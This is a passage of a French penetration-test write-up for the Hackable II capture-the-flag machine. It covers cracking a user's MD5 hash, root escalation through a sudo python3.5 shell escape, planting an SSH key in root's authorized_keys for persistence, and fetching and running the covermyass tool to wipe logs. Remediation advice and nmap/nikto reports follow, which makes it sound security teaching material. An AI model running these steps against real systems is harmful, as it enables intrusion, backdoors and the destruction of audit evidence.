shrek:x:1000:1000:shrek,,,:/home/shrek:/bin/bash
ftp:x:1001:1001:,,,:/home/ftp:/bin/bash
colord:x:110:119:colord colour management daemon,,,:/var/lib/colord:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
meterpreter >
```

- En effet, nous avons bien la présence de trois utilisateurs qui possèdent des accès /bin/bash :
  - root ;
  - ftp ;
  - **shrek** .

- En poursuivant notre exploration, nous avons également découvert 2 éléments présents dans le home :
  - un fichier `important.txt` ;
  - un répertoire nommé `shrek` .

- Nous allons tenter de lire le contenu de `important.txt` :

```
cat important.txt

# Réponse
run the script to see the data

/.runme.sh
```

- Afin de faciliter la suite des opérations, nous allons améliorer l'affichage de notre shell

```
shell
bash -i
```


```
meterpreter > shell
Process 12400 created.
Channel 4 created.

ls
important.txt
shrek
cat important.txt
run the script to see the data

/.runme.sh
bash -i
bash: cannot set terminal process group (1192): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/home$
```

- Avec le shell remanié, nous allons pouvoir exécuter le script tel que suggéré dans le fichier "**important.txt**" :

```
/.runme.sh
```



- Nous obtenons 2 informations :
  - "The secret key is" **trolled** ;
  - Une suite alphanumérique que nous soupçonnons être un message codé : **cf4c2232354952690368f1b3dfdfb24d**.

- Nous allons tenter de déchiffrer le hash :

```
echo "cf4c2232354952690368f1b3dfdfb24d" | hashid
# Cette commande nous permet de déterminer que le message est encodé selon l'un des protocoles ci-dessous :

Analyzing 'cf4c2232354952690368f1b3dfdfb24d'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

- Le format MD5 etant le plus répandu, nous allons essayer de déchiffrer le hash avec ce format :

```
john --format=raw-md5 hashShrek.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
onion            (?)
1g 0:00:00:05 DONE 3/3 (2026-02-18 16:18) 0.1886g/s 34643Kp/s 34643Kc/s 34643KC/s onewl..onira
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

- Le résultat du déchiffrement nous donne **onion** qui est potentiellement un mot de passe.

- Confirmation du déchiffrement avec une autre méthode :

```
hashcat -m 0 -a 0 hashShrek.txt /usr/share/wordlists/rockyou.txt
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

cf4c2232354952690368f1b3dfdfb24d:onion

Session..........: hashcat
Status...........: Cracked
```

- Nous allons tester le mot de passe découvert :

```
ssh shrek@192.168.157.131
onion
```

```
┌──(david㉿kali)-[~/Documents/BoxJ1]
└─$ ssh shrek@192.168.157.131
The authenticity of host '192.168.157.131 (192.168.157.131)' can't be established.
ED25519 key fingerprint is SHA256:uaGhNObYbgE87Ir/HQ9BV86jk2Ot8edWFp0fu/r1VTc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.157.131' (ED25519) to the list of known hosts.
shrek@192.168.157.131's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

88 packages can be updated.
68 updates are security updates.


Last login: Wed Feb 18 08:17:37 2026
shrek@ubuntu:~$
```

Nous avons obtenu l'accès au réseau en tant qu'utilisateur.

---

6 - Escalade de privilège


- Nous allons rechercher des services pour lesquels l'utilsateur shrek disposerait de droits root :

```
sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
```

- Nous constatons que l'application **python3.5** possède les droits root.

- Nous allons rechercher les failles potentielles associées à ces droits grâce au site https://gtfobins.org/ qui recense différentes fonctions pour escalader les privilèges :



- Nous allons tester la fonction proposée ci-dessus :

```
shrek@ubuntu:~$ sudo python3.5 -c 'import os; os.execl("/bin/sh", "sh")'
whoami
root
sudo -i
root@ubuntu:~#
```

- Nous avons obtenu les droits `root`.

---

7 - Persistance d'accès

- Depuis la machine attaquante (Kali), nous allons générer une paire de **clés SSH** :

```
ssh-keygen -b 2048 -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/david/.ssh/id_rsa):
Enter passphrase for "/home/david/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/david/.ssh/id_rsa
Your public key has been saved in /home/david/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Ot4Js5DvoShwyiSwUENCkz8uAByOkzpoOCmpzsEASwo david@kali
The key's randomart image is:
+---[RSA 2048]----+
|+=+              |
|+=+              |
|E+..             |
|%= o             |
|^o. .   S        |
|X=.. . .         |
|*=. o *          |
|=... = B .       |
| +. ..= o        |
+----[SHA256]-----+
```

- Nous avons générer une **clé privée** + une **clé publique** :

```
ls -la
total 24
drwx------  2 david david 4096 19 févr. 15:48 .
drwx------ 23 david david 4096 19 févr. 15:46 ..
-rw-------  1 david david 1856 19 févr. 15:48 id_rsa
-rw-r--r--  1 david david  392 19 févr. 15:48 id_rsa.pub
```

- Nous allons transférer la clé sur la machine cible :

```
┌──(david㉿kali)-[~/.ssh]
└─$ scp id_rsa.pub shrek@192.168.157.131:/home/shrek/
shrek@192.168.157.131's password:
id_rsa.pub
```

- Nous contrôlons que nous l'avons bien récupérée :

```
shrek@ubuntu:~$ ls
id_rsa.pub  user.txt
```

- Nous transférons la clé dans un fichier `authorized_keys` dans le répertoire `.ssh` de `root` :

```
mv id_rsa.pub /root/.ssh/authorized_keys
```

```
┌──(david㉿kali)-[~/.ssh]
└─$ ssh root@192.168.157.131
Enter passphrase for key '/home/david/.ssh/id_rsa':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

93 packages can be updated.
70 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Thu Feb 19 13:12:45 2026 from 192.168.157.130
root@ubuntu:~#
```

- Nous avons obtenus un **accès persistant**.

---

8 - Nettoyer ses traces

covermyass

- Nous allons installer un programme sur la machine attaquante qui va supprimer les traces que nous avons pu laisser sur la machine cible :

```
curl -sSL https://github.com/sundowndev/covermyass/releases/latest/download/covermyass_linux_amd64 -o
./covermyass
chmod +x covermyass
```

- Une fois installé, nous allons activer un serveur web temporaire sur la machine attaquante grâce à un module de python :

```
python3 -m http.server 8080
```

```
┌──(david㉿kali)-[~/Documents/BoxJ1]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

- Depuis la machine cible, nous allons pouvoir récupérer le programme :

```
wget http://192.168.157.132:8080/covermyass
```

```
root@ubuntu:~# wget http://192.168.157.132:8080/covermyass
--2026-02-21 16:10:20--  http://192.168.157.132:8080/covermyass
Connecting to 192.168.157.132:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3764224 (3.6M) [application/octet-stream]
Saving to: 'covermyass'

covermyass                                          100%[=============================================================================>]   3.59M  --.-KB/s    in 0.02s

2026-02-21 16:10:20 (177 MB/s) - 'covermyass' saved [3764224/3764224]
```


- Nous pouvons vérifier coté machine attaquante que le programme a bien été récupéré :

```
192.168.157.131 - - [21/Feb/2026 19:10:20] "GET /covermyass HTTP/1.1" 200 -
```

- covermyass est un fichier de type ELF exécutable, nous allons lui donner les droits nécessaire à son exécution puis le lancer

:


```
chmod +x covermyass
./covermyass
```



- On peut constater que `covermyass` a trouvé 13 fichiers de logs susceptibles de contenir des traces (connexion, exécution de commandes, etc.).

- Nous allons effacer nos traces (5 passages) et les remplacer par des données inutiles :

```
sudo ./covermyass --write -z -n 5
```



- Nos données ont été correctement supprimées.

---

9 - Conclusion

Ce test d'intrusion sur la machine **Hackable II** a permis d'identifier et d'exploiter plusieurs vulnérabilités critiques, démontrant l'importance d'une **configuration sécurisée** et de **mises à jour régulières**. Voici les étapes clés et les recommandations pour corriger les failles.

9.1 - Résumé des Étapes Clés

- **Reconnaissance** :
  - Identification de la cible (`192.168.157.131`) via `netdiscover` et `ping` .
  - Scan des ports ouverts avec `nmap` : FTP (21), SSH (22), HTTP (80).
  - Détection de services vulnérables : ProFTPD (accès anonyme autorisé), Apache 2.4.18 (obsolète), OpenSSH 7.2p2.

- **Exploitation** :
  - **FTP** : Connexion anonyme et upload d'un fichier malveillant (`nePasCliquer.php`).
    - * Recommandation : Désactiver l'accès anonyme et mettre à jour ProFTPD.
  - **HTTP** : Découverte du répertoire `/files/` via `dirb` et exécution du payload PHP pour obtenir un reverse shell.
    - * Recommandation : Désactiver l'indexation des répertoires et restreindre les uploads de fichiers.
  - **Escalade de privilèges** : Exploitation de `sudo python3.5` pour obtenir un accès root.
    - * Recommandation : Auditer les permissions sudo avec `sudo -l` et corriger les entrées dangereuses dans `/etc/sudoers` .

- **Nettoyage** :
  - Utilisation de `covermyass` pour effacer les traces dans les logs système et `.bash_history` .

9.2 - Vulnérabilités Critiques

Service	Vulnérabilité	Impact	Preuve d'Exploitation
ProFTPD (21)	Accès anonyme autorisé	Accès non authentifié au système	Connexion FTP avec `anonymous` / `no password`
Apache (80)	Version obsolète (2.4.18)	Risque d'exécution de code arbitraire	Upload de `nePasCliquer.php` via FTP
OpenSSH (22)	Version 7.2p2 (potentiellement vulnérable)	Risque de brute-force ou exploitation de CVE	Aucune exploitation directe dans ce CTF
Sudo Misconfiguration	`python3.5` exécutable en tant que root sans mot de passe	Escalade de privilèges locale	`sudo -l` → `sudo python3.5 -c 'import os; os.execl("/bin/sh", "sh")'`

9.3 - Correction des vulnérabilités

- **Pour le service FTP (ProFTPD)** :
  - Désactiver l'accès anonyme :
    - Modifier le fichier de configuration (`/etc/proftpd/proftpd.conf`) pour désactiver `Anonymous ~` .
    - Redémarrer le service : `sudo systemctl restart proftpd` .
  - Mettre à jour ProFTPD :
    - Installer la dernière version stable :
    - ```
      sudo apt update && sudo apt upgrade proftpd
      ```
  - Restreindre les permissions :
    - Limiter les utilisateurs autorisés à se connecter et désactiver l'upload de fichiers pour les utilisateurs non autorisés.

- **Pour le service HTTP (Apache 2.4.18)** :
  - Mettre à jour Apache :
    - Passer à une version supportée (ex : Apache 2.4.54) :
    - ```
      sudo apt update && sudo apt upgrade apache2
      ```
  - Désactiver la liste des répertoires :
    - Modifier la configuration du virtual host pour désactiver `Options Indexes` :
    - ```
      <Directory /var/www/html/files>
          Options -Indexes
      </Directory>
      ```
  - Redémarrer Apache :
    - ```
      sudo systemctl restart apache2
      ```
  - Sécuriser les uploads de fichiers :
    - Restreindre les types de fichiers autorisés (ex : interdire `.php`).
    - Utiliser un pare-feu applicatif (WAF) comme ModSecurity.

- **Pour le service SSH (OpenSSH 7.2p2)** :
  - Mettre à jour OpenSSH :
    - Installer la dernière version :
    - ```
      sudo apt update && sudo apt upgrade openssh-server
      ```
  - Désactiver l'authentification par mot de passe :
    - Modifier `/etc/ssh/sshd_config` :
    - ```
      PasswordAuthentication no
      PermitRootLogin no
      ```
  - Redémarrer SSH :
    - ```
      sudo systemctl restart sshd
      ```
      ```

- Utiliser des clés SSH :
  - Générer une paire de clés et désactiver les connexions par mot de passe.

- **Pour la configuration Sudo** :
  - Corriger la configuration sudo :
    - Modifier `/etc/sudoers` pour supprimer la ligne permettant à `shrek` d'exécuter `python3.5` en tant que root :
    - ```
      sudo visudo
      shrek ALL=(root) NOPASSWD: /usr/bin/python3.5 # Ligne à supprimer
      ```

9.4 - Recommandations globales

- **Mettre à jour** tous les services (Apache, OpenSSH, ProFTPD) vers leurs dernières versions.
- **Configurer** des mises à jours automatiques pour les paquets critiques.
- **Eviter les configurations par défaut** : L'accès anonyme FTP et les permissions sudo mal configurées ont permis l'intrusion.
- **Configurer un pare-feu** pour restreindre les accès aux ports critiques.
- **Auditer régulièrement** les permissions des utilisateurs et les configurations des services.
- **Sensibiliser les administrateurs** aux risques des configurations par défaut et aux bonnes pratiques de sécurité.
- **Tests réguliers** : Planifier des tests d'intrusion internes pour identifier les vulnérabilités avant qu'elles ne soient exploitées.

ANNEXES

A - Rapports

A.1 - Nmap

- Générer un rapport détaillé sur les ports, services, version et vulnérabilités potentielles :

```
nmap -A -p- -T4 -sV -sC -oA rapport_nmap 192.168.157.131
```

- Convertir le rapport `xml` en `html` :

```
xsltproc rapport_nmap.xml -o rapport_nmap.html
```
```

Nmap Scan Report

Scan Summary | **192.168.157.131**

Scan Summary

Nmap 7.95 was initiated with these arguments:
/usr/lib/nmap/nmap --privileged -A -p- -T4 -sV -sC -oA rapport_nmap 192.168.157.131

Verbosity: 0; Debug level 0

1 IP address (1 host up) scanned in 15.22 seconds

192.168.157.131

Address

- 192.168.157.131 (ipv4)
- 00:0C:29:BD:96:88 - VMware (mac)

Ports

The 65532 ports scanned but not shown below are in state: **closed**

- 65532 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	ProFTPD		
	ftp-anon	Anonymous FTP login allowed (FTP code 230) -rw-r--r-- 1 0 0 109 Nov 26 2020 CALL.html					
22	tcp	open	ssh	syn-ack	OpenSSH	7.2p2 Ubuntu 4ubuntu2.10	Ubuntu Linux; protocol 2.0
	ssh-hostkey	256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA) 256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.18	(Ubuntu)
	http-title	Apache2 Ubuntu Default Page: It works					
	http-server-header	Apache/2.4.18 (Ubuntu)					

Remote Operating System Detection

- Used port: **21/tcp (open)**
- Used port: **1/tcp (closed)**
- Used port: **30017/udp (closed)**
- OS match: **Linux 3.2 - 4.14 (100%)**

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
System Uptime	17111291 seconds (last reboot: Thu Aug 7 14:25:33 2025)
Network Distance	1 hops
TCP Sequence Prediction	Difficulty=256 (Good luck!)
IP ID Sequence Generation	All zeros

A.2 - Nikto

- Générer un rapport concernant les vulnérabilités web (fichiers sensibles, headers, etc.) et des recommandations de correction :

```
nikto -h http://example.com -Format html -output rapport_nikto.html
```

192.168.157.131 / 192.168.157.131 port 80

Target IP	192.168.157.131
Target hostname	192.168.157.131
Target Port	80
HTTP Server	Apache/2.4.18 (Ubuntu)
Site Link (Name)	http://192.168.157.131:80/
Site Link (IP)	http://192.168.157.131:80/

URI	/
HTTP Method	GET
Description	/: The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://192.168.157.131:80/ http://192.168.157.131:80/
References	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

URI	/
HTTP Method	GET
Description	/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
Test Links	http://192.168.157.131:80/ http://192.168.157.131:80/
References	https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

URI	/
HTTP Method	HEAD
Description	Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
Test Links	http://192.168.157.131:80/ http://192.168.157.131:80/
References	

URI	/
HTTP Method	GET
Description	/: Server may leak inodes via ETags, header found with file /, inode: 2be7, size: 5b504999e72a0, mtime: gzip.
Test Links	http://192.168.157.131:80/ http://192.168.157.131:80/
References	CVE-2003-1418

URI	/
HTTP Method	OPTIONS
Description	OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
Test Links	http://192.168.157.131:80/ http://192.168.157.131:80/
References	

URI	/files/
HTTP Method	GET
Description	/files/: Directory indexing found.
Test Links	http://192.168.157.131:80/files/ http://192.168.157.131:80/files/
References	

URI	/files/
HTTP Method	GET
Description	/files/: This might be interesting.
Test Links	http://192.168.157.131:80/files/ http://192.168.157.131:80/files/
References	

URI	/icons/README
HTTP Method	GET
Description	/icons/README: Apache default file found.
Test Links	http://192.168.157.131:80/icons/README http://192.168.157.131:80/icons/README
References	https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

Host Summary

Start Time	2026-02-21 15:07:21
End Time	2026-02-21 15:07:33
Elapsed Time	12 seconds
Statistics	8102 requests, 0 errors, 8 findings

Scan Summary

Software Details	Nikto 2.5.0
CLI Options	-h http://192.168.157.131 -Format html -output rapport_nikto.html
Hosts Tested	1
Start Time	Sat Feb 21 15:07:21 2026
End Time	Sat Feb 21 15:07:33 2026
Elapsed Time	12 seconds

B - Autres flags trouvés